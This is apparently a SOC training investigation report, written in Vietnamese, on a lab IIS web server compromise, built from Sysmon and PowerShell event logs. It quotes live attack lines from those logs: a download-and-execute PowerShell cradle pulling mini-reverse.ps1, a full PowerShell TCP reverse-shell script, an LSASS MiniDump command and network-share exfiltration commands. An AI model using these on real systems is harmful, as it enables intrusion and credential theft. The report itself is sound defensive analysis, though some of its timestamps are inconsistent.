


Tăng Thế Anh - Report 2

Diagram



Initial Access

u_ex250711.log

- **Level:** Critical
- **Time:** 2025-07-11 15:26:00 AM → 2025-07-11 12:59:07 AM
- **Server:** WEB-APP.blue.lab
- **IP:** 10.11.121.24:80
- **Attacker IP:** 10.11.121.23, 10.11.31.200

Phát hiện hoạt động active scanning trên hệ thống IIS Web Server - IP 10.11.121.24 nhằm tìm kiếm các file và thư mục nhạy cảm trên web server, thăm dò cấu trúc website thông qua việc sử dụng wordlist.

```
1  GET /1.aspx 200
2  GET /2.aspx 200
3  GET /index.html 200
4  GET /test.aspx 200
5  GET /upload.aspx 200
6  GET /uploads/robots.aspx 200
7  GET /uploads/tunnel.aspx 200
8  POST /upload.aspx 200
9  POST /uploads/robots.aspx 200
10 POST /uploads/tunnel.aspx 200
```

```

2025-07-11 15:30:37 10.11.121.24 GET /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 78
2025-07-11 15:30:37 10.11.121.24 GET /favicon.ico - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 http://10.11.121.24/uploads/robots.aspx 404 0 2 46
2025-07-11 15:30:48 10.11.121.24 POST /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 http://10.11.121.24/uploads/robots.aspx 200 0 0 1746
2025-07-11 15:31:09 10.11.121.24 POST /uploads/robots.aspx - 80 - 10.11.31.200 Mozilla/5.0+(Windows+NT+10.0;+win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 http://10.11.121.24/uploads/robots.aspx 200 0 0 144

```

Attacker đã lấy thành công các file trên và thực hiện chỉnh sửa **upload.aspx** , **robots.aspx** và **tunnel.aspx** qua method POST → Tạo webshell.

Sysmon - Webshell

Phát hiện attacker biến đổi các file trong trong thư mục wwwroot:

- **C:\inetpub\wwwroot\Uploads\tunnel.aspx** - Time: 7/12/2025 12:58:09 AM
- **C:\inetpub\wwwroot\Uploads\robots.aspx** - Time: 7/12/2025 12:59:07 AM

Event 11, Sysmon

General Details

File created:
 RuleName: -
 UtcTime: 2025-07-11 17:58:09.971
 ProcessGuid: {3034ca6f-3934-6871-4f18-030000001400}
 ProcessId: 6920
 Image: c:\windows\system32\inetrv\w3wp.exe
 TargetFilename: C:\inetpub\wwwroot\Uploads\tunnel.aspx
 CreationUtcTime: 2025-07-11 16:56:01.616
 User: IIS APPPOOL\DefaultAppPool

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	7/12/2025 12:58:09 AM
Event ID:	11	Task Category:	File created (rule: FileCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WEB-APP.blue.lab
OpCode:	Info		

Tactic:

- Reconnaissance - Active Scanning: Wordlist Scanning (T1595.003)
- Persistence - Server Software Component: Web Shell (T1505.003)
- Initial Access - Exploit Public-Facing Application - T1190

Compilation Via Csc.exe

- Time: 7/12/2025 12:59:22 AM
- Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
- ParentImage: C:\Windows\System32\inetrv\w3wp.exe
- IntegrityLevel: High
- User: IIS APPPOOL\DefaultAppPool

Microsoft-Windows-Sysmon%4Operational_1 Number of events: 1,179

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 12:59:22 AM	Sysmon	11	File created (rule: FileCre...
Information	7/12/2025 12:59:22 AM	Sysmon	1	Process Create (rule: Proc...

Event 1, Sysmon

General Details

Process Create:

RuleName: -

UtcTime: 2025-07-11 17:59:22.427

ProcessGuid: {3034ca6f-50fa-6871-b621-030000001400}

ProcessId: 5448

Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

FileVersion: 4.7.3062.0 built by: NET472REL1

Description: Visual C# Command Line Compiler

Product: Microsoft® .NET Framework

Company: Microsoft Corporation

OriginalFileName: csc.exe

CommandLine: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\2gom1x0l.cmdline"

CurrentDirectory: c:\windows\system32\inetrv\

User: IIS APPPOOL\DefaultAppPool

LogonGuid: {3034ca6f-299e-6723-e902-0a0000000000}

LogonId: 0xA02E9

TerminalSessionId: 0

IntegrityLevel: High

Hashes: MD5=36AD94D1A79A92B91E6B9F38E342CD9D,SHA256=255496053E4BD6A90C8E904ACA3B171EAA645F58CD195015E59A0723D58BACE3,IMPHASH=9C5140449778B9B7CEF1476457A218C0

ParentProcessGuid: {3034ca6f-3934-6871-4f18-030000001400}

ParentProcessId: 6920

ParentImage: C:\Windows\System32\inetrv\w3wp.exe

ParentCommandLine: c:\windows\system32\inetrv\w3wp.exe -ap "DefaultAppPool" -v "v4.0" -l "webengine4.dll" -a \\pipe\visiom386e58f8-38af-4532-abbf-e13d76bb0317 -h "C:\inetpub\temp\appools\DefaultAppPool\DefaultAppPool.config" -w "" -m 0 -t 20 -ta 0

ParentUser: IIS APPPOOL\DefaultAppPool

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon

Logged: 7/12/2025 12:59:22 AM

Event ID: 1

Task Category: Process Create (rule: ProcessCreate)

Level: Information

Keywords:

User: SYSTEM

Computer: WEB-APP.blue.lab

OpCode: Info

Event 11, Sysmon

General Details

File created:

RuleName: DLL

UtcTime: 2025-07-11 17:59:22.778

ProcessGuid: {3034ca6f-50fa-6871-b821-030000001400}

ProcessId: 856

Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

TargetFilename: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\2gom1x0l.cmdline

CreationUtcTime: 2025-07-11 17:59:22.778

User: IIS APPPOOL\DefaultAppPool

- TargetFilename:

```

1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
  Files\root\e22c2559\92c7e946\2gom1x0l.cmdline
2 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
  Files\root\e22c2559\92c7e946\uj5gla11.cmdline

```

w3wp.exe xử lý request và thực hiện quá trình biên dịch code C# tự động tại thời điểm runtime bởi .NET framework thông qua csc.exe, tạo ra 2 file **2gom1x0l.cmdline** và **uj5gla11.cmdline**.

Info...	7/12/2025 12:59:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Info...	7/12/2025 12:59:22 AM	Sysmon	11	File created (rule: FileCreate)
Info...	7/12/2025 12:59:22 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Info...	7/12/2025 12:59:22 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Info...	7/12/2025 12:59:22 AM	Sysmon	11	File created (rule: FileCreate)
Info...	7/12/2025 12:59:22 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 11, Sysmon				
General Details				
File created: RuleName: DLL UtcTime: 2025-07-11 17:59:22.778 ProcessGuid: {3034ca6f-50fa-6871-b821-030000001400} ProcessId: 856 Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe TargetFilename: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_robots.aspx.c5ddd09.rjpvxlsa.dll CreationUtcTime: 2025-07-11 17:59:22.778 User: IIS APPPOOL\DefaultAppPool				

Cuối cùng, **csc.exe** tạo file **App_Web_robots.aspx.c5ddd09.rjpvxlsa.dll** sau khi biên dịch thành công.

Summary: Hành vi biên dịch xuất hiện khi có update về file **.aspx**. Việc **w3wp.exe** sinh ra **csc.exe** ám chỉ rằng attacker biến đổi file thành webshell, ép buộc biên dịch lại payload mới và chạy RCE kết nối về Attacker IP: 10.11.31.200.

Tactic:

- Persistence - Server Software Component: Web Shell (T1505.003)

Execution

- EventID: 1
- Time: 7/12/2025 12:59:29 AM → 7/12/2025 1:15:00 AM
- ParentImage: C:\Windows\System32\inetrv\w3wp.exe
- Image: C:\Windows\System32\cmd.exe
- IntegrityLevel: High - **Administrative Rights**
- User: IIS APPPOOL\DefaultAppPool

Microsoft-Windows-Sysmon%4Operational Number of events: 1,179

Level	Date and Time	Source	Event ID	Task Category
Info...	7/12/2025 12:59:46 AM	Sysmon	10	Process accessed (rule: ProcessAccess)

Event 1, Sysmon

General Details

Process Create:

RuleName: -
 UtcTime: 2025-07-11 17:59:29.997
 ProcessGuid: {3034ca6f-5101-6871-bb21-030000001400}
 ProcessId: 7280
 Image: C:\Windows\System32\cmd.exe
 FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
 Description: Windows Command Processor
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: Cmd.Exe
 CommandLine: "cmd.exe" /c whoami
 CurrentDirectory: c:\windows\system32\inetrv\
 User: IIS APPPOOL\DefaultAppPool
 LogonGuid: {3034ca6f-299e-6723-e902-0a0000000000}
 LogonId: 0xA02E9
 TerminalSessionId: 0
 IntegrityLevel: High
 Hashes: MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED732D4825D1C64F084DAC97D37A
 ParentProcessGuid: {3034ca6f-3934-6871-4f18-030000001400}
 ParentProcessId: 6920
 ParentImage: C:\Windows\System32\inetrv\w3wp.exe
 ParentCommandLine: c:\windows\system32\inetrv\w3wp.exe -ap "DefaultAppPool" -v "v4.0" -l "webengine4.dll" -a "\\pipe\iisom386e58f8-38af-4532-abbf-e13d76bb0317" -h "C:\inetpub\temp\appools\DefaultAppPool\DefaultAppPool.config" -w "" -m 0 -t 20 -ta 0
 ParentUser: IIS APPPOOL\DefaultAppPool

Log Name: Microsoft-Windows-Sysmon/Operational
 Source: Sysmon Logged: 7/12/2025 12:59:29 AM
 Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
 Level: Information Keywords:
 User: SYSTEM Computer: WEB-APP.blue.lab
 OpCode: Info

- Command line:

```

1 "cmd.exe" /c whoami
2 "cmd.exe" /c ipconfig
3 "cmd.exe" /c net user
4 "cmd.exe" /c net localgroup administrator
5 "cmd.exe" /c net netstat -ano
6 "cmd.exe" /c tasklist
7 "cmd.exe" /c schtasks /query /fo LIST /v
8 "cmd.exe" /c schtasks /query /tn "\Microsoft\Windows\Clip\License Validation" /fo LIST /v
9 "cmd.exe" /c icacls c:\clip

```

- Time: 7/12/2025 1:02:48 AM

```

1 "cmd.exe" /c echo cmd /c powershell iex (New-Object
  Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1') >
  "c:\Clip\ClipUp.bat"

```

Summary: Sau khi biên dịch webshell kết nối tới attacker, attacker chạy hàng loạt **cmd.exe** nhằm thực hiện Discovery và thay đổi payload **C:\Clip\ClipUp.bat** với mục đích lạm dụng scheduled task **"\Microsoft\Windows\Clip\License Validation"**.

Tactic:

- Persistence - Server Software Component: Web Shell - T1505.003

- Execution - Command and Scripting Interpreter: Windows Command Shell - T1059.003
- Discovery

Scheduled Task

- Payload `"c:\Clip\ClipUp.bat"` ban đầu là `"ipconfig /all"` được thực thi dưới scheduled task là `"\Microsoft\Windows\Clip\License Validation"`.
- PID: 7824

Information 7/12/2025 12:55:00 AM TaskScheduler 201 Action completed

Warning 7/12/2025 12:55:00 AM TaskScheduler 322 Launch request ignored, ...

Information 7/12/2025 12:55:00 AM TaskScheduler 200 Action started

Information 7/12/2025 12:55:00 AM TaskScheduler 100 Task Started

Information 7/12/2025 12:55:00 AM TaskScheduler 129 Created Task Process

Information 7/12/2025 12:55:00 AM TaskScheduler 107 Task triggered on schedu...

Event 100, TaskScheduler

General Details

Task Scheduler started "{3f895994-ede5-4200-bddd-239fc300c063}" instance of the "\Microsoft\Windows\Clip\License Validation" task for user "NT AUTHORITY\SYSTEM".

Microsoft-Windows-Sysmon%4Operational Number of events: 1,179

Filtered: Log: file://C:\Users\DELL\Downloads\Win_01\Win_01\Logs\Microsoft-Windows-Sysmon%4Operational.evtx Source: ; Event ID: 1. Number of events: 425

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 12:58:33 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 12:57:36 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 12:57:36 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 12:55:00 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 12:52:01 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 12:52:01 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Description: IP Configuration Utility
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: ipconfig.exe
 CommandLine: ipconfig /all
 CurrentDirectory: C:\Windows\system32\
 User: NT AUTHORITY\SYSTEM
 LogonGuid: {3034ca6f-2934-6723-e703-000000000000}
 LogonId: 0x3E7
 TerminalSessionId: 0
 IntegrityLevel: System
 Hashes: MD5=29916DCEA5377C19996B417D9235F42F,SHA256=5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377CC96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
 ParentProcessGuid: {3034ca6f-4ff4-6871-ac21-030000001400}
 ParentProcessId: 7824
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: C:\Windows\SYSTEM32\cmd.exe /c "C:\Clip\ClipUp.bat"
 ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
 Source: Sysmon Logged: 7/12/2025 12:55:00 AM
 Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
 Level: Information Keywords:
 User: SYSTEM Computer: WEB-APP.blue.lab
 OpCode: Info

```
1 "cmd.exe" /c tasklist
2 "cmd.exe" /c schtasks /query /fo LIST /v
3 "cmd.exe" /c schtasks /query /tn "\Microsoft\Windows\Clip\License Validation" /fo LIST /v
4 "cmd.exe" /c icacls c:\clip
```

- Time: 7/12/2025 1:02:48 AM

```
1 "cmd.exe" /c echo cmd /c powershell iex (New-Object
Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1') >
"c:\Clip\ClipUp.bat"
```

Summary:

- Phát hiện attacker abuse scheduled task thực thi script bat nhằm leo thang đặc và khai thác lỗ hổng permission ở `c:\clip` folder.
- Attacker thực hiện edit `c:\Clip\ClipUp.bat`, chèn command thực thi kết nối reverse shell.

Suspicious:

- CVE-2018-8440 - [metasploit](#)

Tactic:

- Scheduled Task/Job: Scheduled Task - T1053.005
- Ingress Tool Transfer - T1105
- Execution - Command and Scripting Interpreter: PowerShell - T1059.001
- Execution - Command and Scripting Interpreter: Windows Command Shell - T1059.003

Powershell

Time: 7/12/2025 1:20:00 AM

- Payload: `c:\Clip\ClipUp.bat` sau khi bị edit.

Microsoft-Windows-PowerShell%4Operational Number of events: 1,217

Filtered: Log: file://C:\Users\DELL\Downloads\SOC Training\Win_01\Win_01\Logs\Microsoft-Windows-PowerShell%4Operational.evtx; Source: ; Event ID: 4104.

Level	Date and Time	Source	Event ID	Task Category
Verbose	7/12/2025 1:20:59 AM	PowerShell (Microsoft-...	4104	Execute a Remote Comm...
Verbose	7/12/2025 1:20:00 AM	PowerShell (Microsoft-...	4104	Execute a Remote Comm...
Verbose	7/12/2025 1:20:00 AM	PowerShell (Microsoft-...	4104	Execute a Remote Comm...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```

Creating Scriptblock text (1 of 1):
$socket = new-object System.Net.Sockets.TcpClient('10.11.121.23', 8888);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do{
    $writer.Write("> ");
    $writer.Flush();
    $read = $null;
    while($stream.DataAvailable -or ($read = $stream.Read($buffer, 0, 1024)) -eq $null){}
    $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n", "").Replace("`n", "");
    if(!$out.equals("exit")){
        $out = $out.split(' ')
        $res = [string](&$out[0] $out[1..$out.length]);
        if($res -ne $null){ $writer.WriteLine($res)}
    }
}while (!$out.equals("exit"))
$writer.close();$socket.close();

```

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 7/12/2025 1:20:00 AM

Event ID: 4104 Task Category: Execute a Remote Command

Level: Verbose Keywords: None

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: On create calls

- EventID: 3
- Time: 7/12/2025 1:20:02 AM

Microsoft-Windows-Sysmon\Operational Number of events: 1,179

Filtered: Log file: //C:\Users\DELL\Downloads\Win_01\Win_01\Logs\Microsoft-Windows-Sysmon\Operational.evtx; Source: ; Event ID: 3. Number of events: 113

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:26:30 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:23:35 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:20:02 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:20:02 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:20:00 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:15:13 AM	Sysmon	3	Network connection detected (rule: Network...
Information	7/12/2025 1:10:01 AM	Sysmon	3	Network connection detected (rule: Network...

Event 3, Sysmon

General Details

```

ProcessGuid: {3034ca6f-55d0-6871-0422-030000001400}
ProcessId: 7696
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.11.121.24
SourceHostname: WEB-APP.blue.lab
SourcePort: 61615
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.11.121.23
DestinationHostname: -
DestinationPort: 9999
DestinationPortName: -
  
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 7/12/2025 1:20:02 AM

Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)

Level: Information Keywords:

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: Info

Event 3, Sysmon

General Details

```

ProcessGuid: {3034ca6f-55d0-6871-0422-030000001400}
ProcessId: 7696
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.11.121.24
SourceHostname: WEB-APP.blue.lab
SourcePort: 61616
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.11.121.23
DestinationHostname: -
DestinationPort: 8888
DestinationPortName: -
  
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 7/12/2025 1:20:02 AM

Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)

Level: Information Keywords:

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: Info

Network connection detected (rule: NetworkConnect)

Summary: Sau khi thực thi `c:\Clip\ClipUp.bat` độc hại thông qua scheduled task, khiến WEB-APP.blue.lab kết nối tới C2 server có ip **10.11.121.23:8888**.

Tactic:

- Persistence/Privileged Escalation - Scheduled Task/Job: Scheduled Task - T1053.005
- Command and Control - Non-Standard Port - T1571

Credential Access

- Time: 7/12/2025 1:20:59 AM

Microsoft-Windows-Sysmon%4Operational Number of events: 1,179

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:20:59 AM	Sysmon	11	File created (rule: FileCreate)
Information	7/12/2025 1:20:59 AM	Sysmon	11	File created (rule: FileCreate)

Event 1, Sysmon

General Details

Process Create:

RuleName: -

UtcTime: 2025-07-11 18:20:59.856

ProcessGuid: {3034ca6f-560b-6871-0522-030000001400}

ProcessId: 6824

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

FileVersion: 10.0.14393.206 (rs1_release.160915-0644)

Description: Windows PowerShell

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: PowerShell.EXE

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 644 C:\temp\ls.tmp full

CurrentDirectory: C:\Windows\system32\

User: NT AUTHORITY\SYSTEM

LogonGuid: {3034ca6f-2934-6723-e703-000000000000}

LogonId: 0x3E7

TerminalSessionId: 0

IntegrityLevel: System

Hashes: MD5=097CE5761C89434367598834FE32893B,SHA256=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453

ParentProcessGuid: {3034ca6f-55d0-6871-0422-030000001400}

ParentProcessId: 7696

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

ParentCommandLine: powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1')

ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 7/12/2025 1:20:59 AM

Event ID: 1 Task Category: Process Create (rule: ProcessCreate)

Level: Information Keywords:

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: Info

```
1 powershell.exe rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 644 C:\temp\ls.tmp full
```

- Time: 7/12/2025 1:23:33 AM

Microsoft-Windows-Sysmon\Operational Number of events: 1,179

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:23:35 AM	Sysmon	3	Network connection detected (rule: Network...)
Information	7/12/2025 1:23:33 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 1:20:59 AM	Sysmon	10	Process accessed (rule: ProcessAccess)

Event 1, Sysmon

General Details

```

KuiName: -
UtcTime: 2025-07-11 18:23:33.151
ProcessGuid: {3034ca6f-56a5-6871-0722-030000001400}
ProcessId: 5464
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: "C:\Windows\system32\net.exe" use z\ \10.11.121.23\loto
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {3034ca6f-2934-6723-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=9B1E2A711EA151F766EA24389E2D4442,SHA256=
7D76325D4092C9C9FE48B36C275C0255E461D8197A7960DF35DFBC270A9C6613,IMPHASH=C41B15F592DE4589047CE5119CE87468
ParentProcessGuid: {3034ca6f-55d0-6871-0422-030000001400}
ParentProcessId: 7696
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1')
ParentUser: NT AUTHORITY\SYSTEM
  
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 7/12/2025 1:23:33 AM

Event ID: 1 Task Category: Process Create (rule: ProcessCreate)

Level: Information Keywords:

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: Info

- Time: 7/12/2025 1:27:54 AM

Microsoft-Windows-Sysmon\Operational Number of events: 1,179

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:27:54 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/12/2025 1:26:30 AM	Sysmon	3	Network connection detected (rule: Network...)

Event 1, Sysmon

General Details

```

ProcessGuid: {3034cabf-57aa-b871-0b22-030000001400}
ProcessId: 7448
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: "C:\Windows\system32\net.exe" use y: \\10.11.121.23\loto
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {3034ca6f-2934-6723-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=9B1E2A711EA151F766EA24389E2D4442,SHA256=
7D76325D4092C9C9FE48B36C275C0255E461D8197A7960DF35DFBC270A9C6613,IMPHASH=C41B15F592DE4589047CE5119CE87468
ParentProcessGuid: {3034ca6f-55d0-6871-0422-030000001400}
ParentProcessId: 7696
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1')
ParentUser: NT AUTHORITY\SYSTEM
  
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 7/12/2025 1:27:54 AM

Event ID: 1 Task Category: Process Create (rule: ProcessCreate)

Level: Information Keywords:

User: SYSTEM Computer: WEB-APP.blue.lab

OpCode: Info

```

1 net.exe use z:\ \\10.11.121.23\loto
2 net.exe use y:\ \\10.11.121.23\loto
  
```

Summary: Phát hiện attacker thực hiện dumping **lsass.exe** rồi thu thập ls.dmp qua việc gắn ở **z:** và **y:** với shared folder ở attacker computer rồi copy sang.

Microsoft-Windows-PowerShell%4Operational Number of events: 1,217

Filtered: Log: file://C:\Users\DELL\Downloads\SOC Training\Win_01\Win_01\Logs\Microsoft-Windows-PowerShell%4Operational.evtx; Source: ; Event ID: 4103.

Level	Date and Time	Source	Event ID	Task Category
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:26:26 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:26:26 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:26:26 AM	PowerS...	4103	Executing Pipeline

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(Copy-Item): "Copy-Item"
 ParameterBinding(Copy-Item): name="Path"; value="c:\temp\ls.tmp, z:\ls.tmp"
 NonTerminatingError(Copy-Item): "Cannot find path 'z:\ls.tmp' because it does not exist."

Context:

- Severity = Informational
- Host Name = ConsoleHost
- Host Version = 5.1.14393.1884
- Host ID = 0c9177d6-d382-4478-808f-d50450cb912c
- Host Application = powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1')
- Engine Version = 5.1.14393.1884
- Runspace ID = 4bb1a5a1-d72a-491a-a87e-35c8fab86fe8
- Pipeline ID = 1
- Command Name = Copy-Item
- Command Type = Cmdlet
- Script Name =
- Command Path =
- Sequence Number = 48

Log Name: Microsoft-Windows-PowerShell/Operational
 Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 7/12/2025 1:26:26 AM
 Event ID: 4103 Task Category: Executing Pipeline

Microsoft-Windows-PowerShell%4Operational Number of events: 1,217

